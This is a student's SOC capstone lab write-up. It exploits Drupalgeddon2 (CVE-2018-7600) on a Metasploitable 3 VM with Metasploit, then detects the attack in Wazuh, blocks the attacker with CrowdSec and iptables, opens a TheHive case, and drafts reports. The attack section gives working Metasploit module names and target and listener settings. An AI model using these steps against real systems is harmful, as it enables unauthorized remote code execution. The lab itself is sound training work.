Week 3 Capstone Project - Full SOC Workflow

Lab Architecture

- **Kali Linux** → Attacker (Metasploit)
- **Metasploitable 3 (Windows/Linux)** → Victim
- **Wazuh Manager (Ubuntu)** → Detection
- **CrowdSec (on Wazuh or separate)** → Blocking
- **TheHive** → Case Management

---

1. Attack Simulation (Drupal Exploit)

Goal:

Exploit a Drupal vulnerability (CVE-2018-7600 – Drupalgeddon2) in Metasploitable 3

Step 1: Start Metasploit

```
msfconsole
```

Step 2: Find Exploit (for Metasploitable 3)

```
search type:drupal
```

Common working exploits:

- `use exploit/unix/webapp/drupal_coder_exec`
- `use exploit/unix/webapp/drupal_drupalgeddon2`


Step 3: Set Parameters

```
set RHOSTS 192.168.0.17
set TARGETURI /drupal
set LHOST 192.168.0.14
```

Step 4: : Run Exploit

```
run
```

Step 5 : Verify Session



2. Detection & Triage (Wazuh)

Goal:

Detect attack in Wazuh

Step 1: Ensure Agent Installed on Metasploitable 3

On victim:
```
sudo systemctl status wazuh-agent
```

Step 2: Trigger Logs

During exploit, Wazuh detects:

- SMB activity
- Suspicious connections
- Privilege escalation


Step 3: Check Alerts

Go to:

`Wazuh Dashboard → Security Events`

Step 4: Filter

Search:
`rule.groups: "attack"`



Documentation

Timestamp	Source IP	Alert Description	MITRE Technique
2026-03-27 13:10	192.168.0.14	Drupal RCE Exploit Detected	T1190

MITRE Mapping:

- **T1190** → Exploit Public-Facing Application (Drupal)

---

3. Response & Containment (CrowdSec)

Goal:

Block attacker IP

Step 1: Add IP to CrowdSec

```
sudo cscli decisions add --ip <Kali_IP> --reason "SOC Attack Simulation"
```

```
DROP       all  --  0.0.0.0/0            0.0.0.0/0            match-set crowdsec-blacklists-0 src /* CrowdSec: cscli */
ubuntu@ubuntu:~$ sudo iptables -A INPUT -s 192.168.0.14 -j DROP
ubuntu@ubuntu:~$ sudo iptables -L -n
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
CROWDSEC_CHAIN  all  --  0.0.0.0/0            0.0.0.0/0
DROP       all  --  192.168.0.14         0.0.0.0/0

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination

Chain CROWDSEC_CHAIN (1 references)
target     prot opt source               destination
DROP       all  --  0.0.0.0/0            0.0.0.0/0            match-set crowdsec-blacklists-0 src /* CrowdSec: cscli */
ubuntu@ubuntu:~$ sudo cscli decisions list
╭──────┬────────┬──────────────┬──────────────────────────────────────────────────────────┬────────┬─────────┬────┬────────┬────────────┬──────────╮
│ ID   │ Source │ Scope:Value  │                          Reason                          │ Action │ Country │ AS │ Events │ expiration │ Alert ID │
├──────┼────────┼──────────────┼──────────────────────────────────────────────────────────┼────────┼─────────┼────┼────────┼────────────┼──────────┤
│ 2    │ cscli  │ Ip:192.168.0.14 │ manual 'ban' from                                        │ ban    │         │    │ 1      │ 54m44s     │ 2        │
│      │        │              │ '353d4114f4304e86b2caee8b12bf0349EV6QG1WrNYdWr5bO'       │        │         │    │        │            │          │
╰──────┴────────┴──────────────┴──────────────────────────────────────────────────────────┴────────┴─────────┴────┴────────┴────────────┴──────────╯
1 duplicated entries skipped
ubuntu@ubuntu:~$
```

Step 2: Verify Block

```
sudo cscli decisions list
```

Step 3: Test Blocking

From Kali:

```
ping <victim_ip>
```

Expected:

```
Request timed out / no reply
```

```
┌──(kali-agent㉿kali-agent)-[~]
└─$ ping 192.168.0.17
PING 192.168.0.17 (192.168.0.17) 56(84) bytes of data.
64 bytes from 192.168.0.17: icmp_seq=1 ttl=64 time=1.12 ms
64 bytes from 192.168.0.17: icmp_seq=2 ttl=64 time=3.51 ms
^C
--- 192.168.0.17 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1062ms
rtt min/avg/max/mdev = 1.117/2.314/3.511/1.197 ms

┌──(kali-agent㉿kali-agent)-[~]
└─$ ping 192.168.0.17
PING 192.168.0.17 (192.168.0.17) 56(84) bytes of data.
^C
--- 192.168.0.17 ping statistics ---
11 packets transmitted, 0 received, 100% packet loss, time 10253ms
```

4. Isolation (Extra Step)

Optional but good for marks:

```
sudo iptables -A INPUT -s <Kali_IP> -j DROP
```

---

5. Escalation (TheHive)

Goal:

Create case for Tier 2


Step 1: Open TheHive


```
http://<TheHive_IP>:9000
```

Step 2: Create Case

Fill:

- Title: Drupal Attack
- Severity: High
- TLP: Amber




TheHive - Organisations
TheHive
localhost:9000/index.html#!/case/~-24672/details
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
TheHive
New Case
My tasks 0
Waiting tasks 0
Alerts 0
Dashboards
Search
cyart/SOC Analyst
#2 - Drupal RCE Arrack
Basic Information
Title
Drupal RCE Arrack
Severity
H
TLP
TLP:AMBER
PAP
PAP:AMBER
Assignee
SOC Analyst
Date
03/29/26 02:11
Tags
attack
drupal
rce
Additional information
Layout
No additional information have been specified
Description
Remote code execution attack detected on Drupal application.
TheHive Project 2016-2021, AGPL-V3
Version: 4.1.24-1

100-Word Case Summary

A suspected remote code execution attack targeting a Drupal web application was detected from IP 192.168.0.14. The attacker exploited a known vulnerability (CVE-2018-7600), allowing unauthorized command execution on the target system. Wazuh generated alerts indicating suspicious HTTP activity mapped to MITRE ATT&CK technique T1190. The attacker successfully gained access to the system. Immediate containment actions were taken by blocking the attacker IP using CrowdSec. The affected system was isolated to prevent further compromise. Further investigation is required to determine persistence mechanisms and system impact. Escalating to Tier 2 for detailed forensic analysis and remediation.

---

6. Reporting (Google Docs – 200 Words)

Executive Summary

A simulated cyber attack was conducted against a vulnerable Drupal web application hosted on a Metasploitable 3 system. The attacker exploited a known vulnerability (CVE-2018-7600), resulting in unauthorized remote code execution.

Timeline

- Attack initiated from Kali Linux
- Drupal exploit executed using Metasploit
- Wazuh detected suspicious HTTP activity
- Alerts mapped to MITRE T1190
- CrowdSec blocked attacker IP
- System isolated

Recommendations

- Update Drupal to latest version
- Deploy Web Application Firewall (WAF)
- Restrict unnecessary HTTP access
- Enable logging and monitoring
- Conduct regular vulnerability scans
- Apply least privilege access

---

7. Manager Briefing (100 Words)

A simulated cyber attack was conducted on a web application to test security readiness. The attacker exploited a known vulnerability in the Drupal platform to gain unauthorized access. Our monitoring system quickly detected unusual web activity, allowing the security team to respond immediately. The attacker's access was blocked, and the affected system was isolated to prevent further impact. No real damage occurred as this was a controlled exercise. This test demonstrates that our detection and response systems are effective while highlighting the importance of regular updates and proactive monitoring.

Final Checklist (VERY IMPORTANT)

✓ Drupal exploit successful
✓ Wazuh alert generated
✓ Detection table completed
✓ MITRE mapping done
✓ CrowdSec blocked attacker
✓ Ping test failed
✓ TheHive case created
✓ Report written
✓ Manager briefing ready